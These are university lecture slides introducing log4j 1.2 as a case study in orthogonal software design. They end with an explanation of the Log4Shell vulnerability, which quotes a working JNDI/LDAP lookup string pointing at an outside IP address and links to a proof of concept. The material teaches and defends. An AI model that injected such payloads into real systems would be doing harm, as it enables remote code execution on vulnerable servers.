TE WHARE WĀNANGA O TE ŪPOKO O TE IKA A MĀUI
VICTORIA
UNIVERSITY OF WELLINGTON

SWEN 301 : Scalable Software Development

Log4J Primer

Jens Dietrich **(jens.dietrich@vuw.ac.nz)**

Note:

this material is based on log4j version 1.2 !

Log4j is a good example of *orthogonal* design

Orthogonality (acc to Oxford Dictionary)

orthogonal | ɔːˈθɒɡənl |


adjective

1) of or involving right angles; at right angles.


2) Statistics (of variates) statistically independent. (of an experiment) having variates which can be treated as statistically independent.

ORIGIN

late 16th century: from French, based on Greek orthogōnios ‘right-angled’.



vertical forces do not lead to horizontal movements



Orthogonality

- a metaphor from geometry
- **independence / no interference** between orthogonal axis

x

Orthogonality in Software

- aim: to change something, without having to change other things
- control the ripple effects when software changes
- aka **decoupling -** opposite of (tight) coupling: many dependencies between two artefacts (classes, methods, libraries) - high probability that changing one results in changing the other
- leads to **localising change**
- needed: eliminate effects between unrelated parts of the software

Designing for Orthogonality

- every piece of software (method, class) should have a **single, well-defined purpose**
- the public APIs expose functions related to this purpose, and hide the rest
- complex code necessary to achieve this functionality is hidden (**encapsulated**)
- in languages with access modifiers, this can be enforced (by the compiler)

Every piece of software should have a single, well-defined purpose

not this !

eierlegende Wollmilchsau (literally “egg-laying wool-milk-sow”)

Encapsulation

simple interface, well-defined (single) purpose

hidden complex implementation

The "public interface" is defined here:
Universal Serial Bus Mass Storage Class Specification.
http://www.usb.org/developers/devclass_docs/usb_msc_overview_1.2.pdf

Reaping the Benefits

Case Study: Log4J

- log4J is a log package for Java
- it provides an expressive alternative for console logging
- console logging - basic:

  `System.out.println("Hello World");`
- console logging - improved:
  - use two **loggers** `System.out` and `System.err` to separate debug info and exception reporting
  - `System.out` and `System.err` are print streams, they can be redirected to write to files
  - use `System.setOut()` and `System.setErr()` to replace default streams
- source code: https://bitbucket.org/jensdietrich/oop-examples/src/1.0/log4j/

Case Study: Log4J (ctd)


- purpose of case study:
  - a good example of orthogonal design
  - logging is a **much** better alternative to **`System.out.println`** !

- alternatives to log4j:
  - java.util.logging package, part of Java
  - apache commons logging is an abstraction for different logging frameworks

Limitations of Console Logging

- invasive code, difficult to switch on/off as needed
- often used as poor replacement for debugging
- writing directly to a file is slow, some buffering is needed
- log levels to coarse (only two)
- need different loggers for different parts of applications (e.g., enable logging for UI only)

The Five Dimensions of Log4J



Note: 5D is hard to visualise!

Log4J Hello World

```
BasicConfigurator.configure();
Logger logger = Logger.getLogger("Foo");
logger.debug("Hello World");
logger.warn("it's me");
```

set up logging - basic

create a named **logger**

log something

console output

```
0 [main] DEBUG Foo  - Hello World
1 [main] WARN Foo  - it's me
```

Loggers

- loggers are used for logging - they abstract from **`System.out`** and **`System.err`**
- loggers have names
- loggers form a hierarchy defined by hierarchical names - a logger named **`com.sample`** is **parent** of the logger named **`com.sample.MyClass`**
- often, loggers are created for packages and classes
- if a message is sent a logger, it is also sent to its parent
- there is a root logger on the top of the hierarchy

Setting the Log Level

```
BasicConfigurator.configure();
Logger logger = Logger.getLogger("Foo");
logger.setLevel(Level.INFO);
logger.debug("Hello World");
logger.warn("it's me");
```

set log level to INFO: includes WARN, excludes DEBUG

console output

```
0 [main] WARN Foo  - it's me
```

debug statement not logged!

Log Levels

- allows to configure how much to log
- reconfigurable at runtime
- e.g., an application can be set to "debug mode" to trace problems without restarting it
- sequence with decreasing priority:

  OFF > FATAL > **ERROR >WARN > INFO > DEBUG** > TRACE > ALL
- levels are defined as constants in `org.apache.log4j.Level`

Log Levels (ctd)

- semantics:
  - `OFF` - all off, `ALL` - all on
  - `FATAL` - before JVM exits with error
  - `ERROR` - application error
  - `WARN` - critical condition
  - `INFO` - app info
  - `DEBUG`, `TRACE` - for debugging
- in `Logger`, there are method for each level (`warn()`, `debug()`, ..)
- these method are **overloaded**, e.g.:
  - `warn(Object)` - logs a message (usually a string)
  - `warn(Object,Throwable)` - logs a message and a stack trace of throwable (exception)

Adding an Appender

```
BasicConfigurator.configure();
Logger logger = Logger.getLogger("Foo");
logger.addAppender(
    new org.apache.log4j.FileAppender(
        new org.apache.log4j.TTCCLayout(), "logs.txt"
    )
);
logger.debug("Hello World");
logger.warn("it's me");
```

add a second appender

```
0 [main] DEBUG Foo  - Hello World
1 [main] WARN Foo  - it's me
```

logs.txt

now logs are added to the console and to a log file

Appenders

- **appenders** define what happens to the logs
- logs can be written to multiple appenders
- appenders are configured per logger, different loggers can have different appenders
- appenders are inherited from parent loggers

Selected log4j Appenders

appenders	**description**
`org.apache.log4j.ConsoleAppender`	write to the console (System.out or System.err)
`org.apache.log4j.FileAppender`	writes logs to a file
`org.apache.log4j.DailyRollingFileAppender`	write to files that are frequently rolled over to avoid the creation of log files that are too large
`org.apache.log4j.jdbc.JDBCAppender`	write logs to a (relational) database
`org.apache.log4j.net.SocketAppender`	write logs to a network
`org.apache.log4j.AsyncAppender`	buffers logs, and then writes them to other appenders - this is a "wrapper"

Layouts

- appenders use **layouts** to format log events
- information that can be displayed: event count, timestamp, thread, message, level, logger
- layout examples: formatted strings, xml, html

Using Layouts

```
..
Logger rootLogger = logger.getRootLogger();
Appender appender =
    (Appender)rootLogger.getAllAppenders().nextElement();
logger.debug("Hello World");

appender.setLayout(new org.apache.log4j.HTMLLayout());
logger.warn("it's me");
```

access default appender

change layout

```
0 [main] DEBUG Foo  - Hello World

<tr>
<td>2</td>
<td title="main thread">main</td>
<td title="Level"><font color="#993300"><strong>WARN</strong></font></td>
<td title="Foo category">Foo</td>
```

first log, uses default layout


second log, uses layout that formats log events as an HTML table row

Using Layouts - Patterns

pattern defines how a log string is generated

```
..
String pattern =
    "%p [@ %d{dd MMM yyyy HH:mm:ss} in %t] %m%n";
Layout layout =
    new org.apache.log4j.PatternLayout(pattern);
appender.setLayout(layout);
```

```
logger.debug("Hello World");
```



```
DEBUG [@ 25 Jul 2012 10:27:19 in main]  Hello World
```

green: constants, these symbols have no special meaning in the pattern language

Layout Patterns

- it is difficult to support the composition of complex patterns
- this leads to either many classes, or many parameters (properties) in classes and it is hard to predict the outcome (i.e., the strings generated)
- a better way is to use a template or pattern: a string that defines the structure of the outputs
- variables like `%t` are used that are then instantiated (bound) when a log event is printed
- often, patterns are transformed in an object representation that facilitates binding (aka pattern compilation)
- this is an example of a little language or domain specific language

Configurators

- **configurators** are used to set up log4j
- define loggers, levels, appenders, layouts
- `BasicConfigurator` - set defaults, log to console
- `PropertyConfigurator` - read configuration from property file (keys-values)
- more configurators exist

Using PropertyConfigurator

```
PropertyConfigurator.configure("log4j.config");
Logger logger = Logger.getLogger("Foo");
logger.debug("Hello World");
logger.warn("it's me");
```

read and apply configuration

```
log4j.rootLogger = DEBUG, ROOT
#set the root appender to be a console appender
log4j.appender.ROOT=org.apache.log4j.ConsoleAppender
#set the layout for the ROOT appender
log4j.appender.ROOT.layout=org.apache.log4j.PatternLayout
log4j.appender.ROOT.layout.conversionPattern=%p [%t] -  %m%n
```

log4j.config

create logger,
set level and name


set appender

set layout

Designing for Orthogonality

- the log4j design aims at separating loggers, levels, appenders and layouts
- one aspect can change, without interfering with others
- the key is a design that separates (**decouples**) the several aspects of logging
- this is done through **abstract types** (abstract classes and interfaces)
- these types have simple interfaces, and are strictly separated from implementation classes
- these abstract types and their methods form the **Application Programming Interface (API)** of log4j

Log4J Design (Simplified)



simple abstract types decouple application parts

Interference

(when orthogonality fails)

- the `JDBCAppender` is used to save logs in relational databases
- i.e., SQL commands are generated for log events
- as SQL tables are structured (using columns), storing long strings is not useful (and violates 1st normal form!)
- i.e., a pattern layout must be used that formats the log event into a valid `SQL INSERT` statement!

Interference (ctd)

```
 // By default getLogStatement sends the event to the required
 // Layout object. The layout will format the given pattern into
 // a workable SQL string. ..
 protected String getLogStatement(LoggingEvent event) {
    return getLayout().format(event);
 }
...
    LoggingEvent logEvent = (LoggingEvent)i.next();
    try {
        String sql = getLogStatement(logEvent);
        execute(sql);
...
```

the string generated by the log statement will be sent to the database as SQL (INSERT) command

source code from [org.apache.log4j.jdbc.JDBCAppender]()

Interference (ctd)

- example layout:

  ```
  INSERT INTO LOGS VALUES('%t','%d','%p','%m')
  ```
- thread, date, priority (level) and message stored in different columns in table LOGS
- one row created for each log event

thread	timestamp	level	message
main	25 Jul 2012 10:27:19	DEBUG	Hello World
main	25 Jul 2012 10:27:20	WARN	it's me
	..	..	..

table LOGS

Problems in JDBCAppender

```
public void setLayout(Layout layout) {
    this.layout = layout;
}
public void setSql(String s) {
    sqlStatement = s;
    if (getLayout() == null) {
        this.setLayout(new PatternLayout(s));
    }
    else {
        ((PatternLayout)getLayout()).setConversionPattern(s);
    }
}
```

source code from [org.apache.log4j.jdbc.JDBCAppender]() and [org.apache.log4j.AppenderSkeleton]()

Problems in JDBCAppender (ctd)

- the appender requires a particular layout implementation
- if another implementation is used, a `ClassCastException` is thrown
- i.e., preconditions (expectations) are strengthened in the overridden `setLayout` method
- therefore this violates **Liskov's Substitution Principle** (LSP)

Advanced Features: log4j Lookups

```
Logger logger = LogManager.getLogger("foo");
logger.error("vm is: ${java:vm}");
```

- elegant way to refer to variables in log messages, avoiding clumsy string concatenation
- many categories for lookups available, custom plugins can be provided by implementing **`org.apache.logging.log4j.core.lookup.StrLookup`**
- https://logging.apache.org/log4j/2.x/manual/lookups.html

- **What could go wrong ??**

CVE-2021-44228 (aka) Log4Shell

- discovered in log4j 2 in late 2021
- https://nvd.nist.gov/vuln/detail/CVE-2021-44228
- highest possible score: 10.0 CRITICAL
- triggered white house security summit
  - https://edition.cnn.com/2022/01/13/politics/software-security-log4j-big-tech-white-house/index.html
- impact on enterprise software and beyond !
- mindcraft was affected !!
  - https://www.youtube.com/watch?v=7qoPDq41xhQ

CVE-2021-44228 (aka) Log4Shell

- messages to be logged contain a DSL
- i.e. embedded expressions are evaluated by a framework to produce actual log strings
- for instance, assume a web application logs the value of a cookie or request parameter
- then these values can be set to something like: **`'${jndi:ldap://54.243.12.192:1389/0z6aep}'`**
- log4j will resolve this expression in a log statement, while doing so, it will use the JNDI and LDAP protocols to local a class from this network source
- this class can then carry malicious code (e.g. in the static block)
- see https://www.veracode.com/blog/research/exploiting-jndi-injections-java for the mechanics of remote class loading exploits

Proof Of Concept

- executable / testable POC

  https://github.com/jensdietrich/xshady/ , uses server https://github.com/jensdietrich/Log4J-RCE-Proof-Of-Concept

- used as input for an automated analysis that discovered vulnerable clones for multiple CVEs, and has led to the update of theb GHSA (GitHub Security Advice) DB for log4shell: https://github.com/github/advisory-database/pull/2445
- running the test logs a statement
- oracle: file being created using "`touch foo`"
- log statement runs OS command !

Log4Shell Causes and Mitigation

- unexpected side effects from complexity !
- tools to monitor dependencies (software supply chains) quickly discovered issues - *dependabot*, *OWASP dependency check*, *snyk*, ..
- in many cases, they created pull requests (dependabot, snyk, ..)
- however, there are blindspots caused by practices like cloning and shading, for instance Dietrich, Rasheed, Jordan, White: “On the Security Blind Spots of Software Composition Analysis”. https://arxiv.org/abs/2306.05534